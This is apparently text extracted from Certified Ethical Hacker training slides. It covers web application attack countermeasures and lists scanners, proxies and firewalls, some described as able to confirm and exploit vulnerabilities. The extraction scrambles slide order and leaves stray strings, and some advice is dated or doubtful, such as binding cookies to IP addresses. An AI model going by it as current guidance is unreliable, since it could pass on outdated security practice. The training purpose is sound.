
Hello A125C458D8
Jason 123B684AD9



How to Defend Against **SQL Injection Attacks?**



How to Defend Against **Command Injection Flaws**?



How to Defend Against **XSS Attacks**?



1. Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification

2. Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users

3. Encode Input and output and filter Meta characters in the input



4. Use a web application firewall to block the execution of malicious script

5. Do not always trust websites that use HTTPS when it comes to XSS

6. Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums



7. Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use

8. Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated

How to Defend Against **DoS Attack**?



Configure the firewall to deny external Internet Control Message Protocol (ICMP) traffic access



Secure the remote administration and connectivity testing



Prevent use of unnecessary functions such as gets, strcpy, and return addresses from overwritten etc.



Prevent the sensitive information from overwriting



Perform thorough input validation



Data processed by the attacker should be stopped from being executed





Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages

Use document-centric authentication credentials that use SAML

Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security



Deploy web services-capable firewalls capable of SOAP and ISAPI level filtering

Configure firewalls/IDS systems for web services anomaly and signature detection

Configure firewalls/IDS systems to filter improper SOAP and XML syntax



Implement centralized in-line requests and responses schema validation

Block external references and use pre-fetched content when de-referencing URLs

Maintain and update a secure repository of XML schemas

How to Defend Against Web Services Attack?

Web Application Countermeasures



Unvalidated Redirects and Forwards

1. **Avoid** using redirects and forwards
2. If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user



Broken Authentication and Session Management

1. Use SSL for all authenticated parts of the application
2. Verify whether all the users' identities and credentials are stored in a hashed form
3. Never submit session data as part of a GET, POST



Cross-Site Request Forgery

1. Logoff immediately after using a web application and clear the history
2. Do not allow your browser and websites to save login details
3. Check the HTTP Referrer header and when processing a POST, ignore URL parameters



Insecure Cryptographic Storage

1. **Do not** create or use weak cryptographic algorithms
2. Generate encryption keys offline and store them securely
3. Ensure that encrypted data stored on disk is not easy to decrypt

Web Application Countermeasures



Insufficient Transport Layer Protection

1. Non-SSL requests to web pages should be redirected to the SSL page
2. Set the 'secure' flag on all sensitive cookies
3. Configure SSL provider to support only strong algorithms
4. Ensure the certificate is valid, not expired, and matches all domains used by the site
5. Backend and other connections should also use SSL or other encryption technologies



Directory Traversal

1. Define access rights to the protected areas of the website
2. Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
3. Web servers should be updated with security patches in a timely manner



Cookie/Session Poisoning

1. Do not store plain text or weakly encrypted password in a cookie
2. Implement cookie's timeout
3. Cookie's authentication credentials should be associated with an IP address
4. Make logout functions available

Web Application Countermeasures



Security Misconfiguration

- Configure all security mechanisms and turn off all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for latest security vulnerabilities and apply the latest security patches



LDAP Injection Attacks


- Perform type, pattern, and domain value validation on all input data
- Make LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis



File Injection Attack

- Strongly validate user input
- Consider implementing a chroot jail
- PHP: Disable allow_url_fopen and allow_url_include in php.ini
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables
- PHP: Ensure that all file and streams functions (stream_*) are carefully vetted

How to Defend Against Web Application Attacks?




Module Flow



Web Application Security Tool: **Acunetix** Web Vulnerability Scanner

- Acunetix Web Vulnerability Scanner **detects web server type** and **application language** using crawler
- It includes advanced **penetration testing tools**, such as the HTTP Editor and the HTTP Fuzzer
- Port scans a web server** and runs security checks against network services
- Test **web forms** and password protected areas
- It includes **an automatic client script analyzer** allowing for security testing of Ajax and Web 2.0 applications
- It enables administrator to perform in-depth **SQL injection** and **Cross-Site Scripting** testing



<http://www.acunetix.com>




Web Application Security Tool: **Falcove**

Web Vulnerability Scanner

■ Falcove scans website for application layer vulnerabilities and allows you to penetrate into the system through vulnerable web applications and misconfigured database connections

■ It automatically crawls website to detect web vulnerabilities such as:

1. Cross-Site Scripting
2. SQL Injection
3. Code Execution Attacks
4. Input Validation



<http://www.buyservers.net>



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Scanner: **Netsparker**

- Netsparker performs automated comprehensive **web application scanning for vulnerabilities** such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers **detection, confirmation and exploitation** of vulnerabilities in a single integrated environment



<http://www.mavitunasecurity.com>



124


Copyright © by EC-Council

All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Tool: N-Stalker

Web Application Security Scanner

- N-Stalker Web Application Security Scanner is an effective suite of **web security assessment checks** to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks
- It contains all web security assessment checks such as :
 1. Code injection
 2. Cross-Site scripting
 3. Parameter tampering
 4. Web server vulnerabilities



<http://nstalker.com>

CEH
Certified Ethical Hacker

125

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application **Security** Tools



SandcatMini

<http://www.syhunt.com>



OWASP ZAP

<http://www.owasp.org>



skipfish

<http://code.google.com>



HP WebInspect

<https://h10078.www1.hp.com>



SecuBat Vulnerability Scanner

<http://secubat.codeplex.com>



SPIKE Proxy

<http://www.immunitysec.com>



Websecurify

<http://www.websecurify.com>



NetBrute

<http://www.rawlogic.com>



Web Application **Security** Tools



Paros Proxy

<http://www.parosproxy.org>



WebWatchBot

<http://www.exclamationsoft.com>



Emsa Web Monitor

<http://www.e-systems.ro>



KeepNI

<http://www.keepni.com>



Ratproxy

<http://code.google.com>



Grabber

<http://rgaucher.info>



Wapiti

<http://wapiti.sourceforge.net>




XSSS

<http://www.sven.de>



Web Application Firewall: dotDefender



<http://www.applique.com>

- dotDefender is a software-based web application Firewall
- dotDefender complements the network firewall, IPS, and other network-based Internet security products
- It **inspects the HTTP/HTTPS traffic** for suspicious behavior
- It detects and blocks SQL injection attacks



Web Application Firewall: IBM AppScan



<http://www-01.ibm.com>

- IBM Rational AppScan is a web application security testing tool that **automates vulnerability assessments**
- Prevents SQL injection attacks on websites
- Scans web sites for embedded malware
- Regulatory compliance and reporting




Web Application Firewall: ServerDefender VP



ServerDefender VP secures your sensitive database content by **blocking threats** such as:

1. Cross-site scripting
2. SQL injection
3. Buffer overflows
4. File inclusion
5. Denial of service
6. Cookie poisoning
7. Schema poisoning



<http://www.port80software.com>



Web Application Firewall



Hyperguard

<http://www.artofdefence.com>



Profense

<http://www.armorlogic.com>



Radware's AppWall

<http://www.radware.com>



ThreatSentry

<http://www.privacyware.com>



SmartWAF

<http://www.armorize.com>



ThreatRadar

<http://www.imperva.com>



webApp.Secure™

<http://www.websecurity.com>



ModSecurity

<http://www.breach.com>



Module Flow

Web App Pen Testing



Web App Concepts



Security Tools



Web App Threats



Countermeasures



Hacking Methodology



Web Application Hacking Tools




132

Copyright © by EC-Council

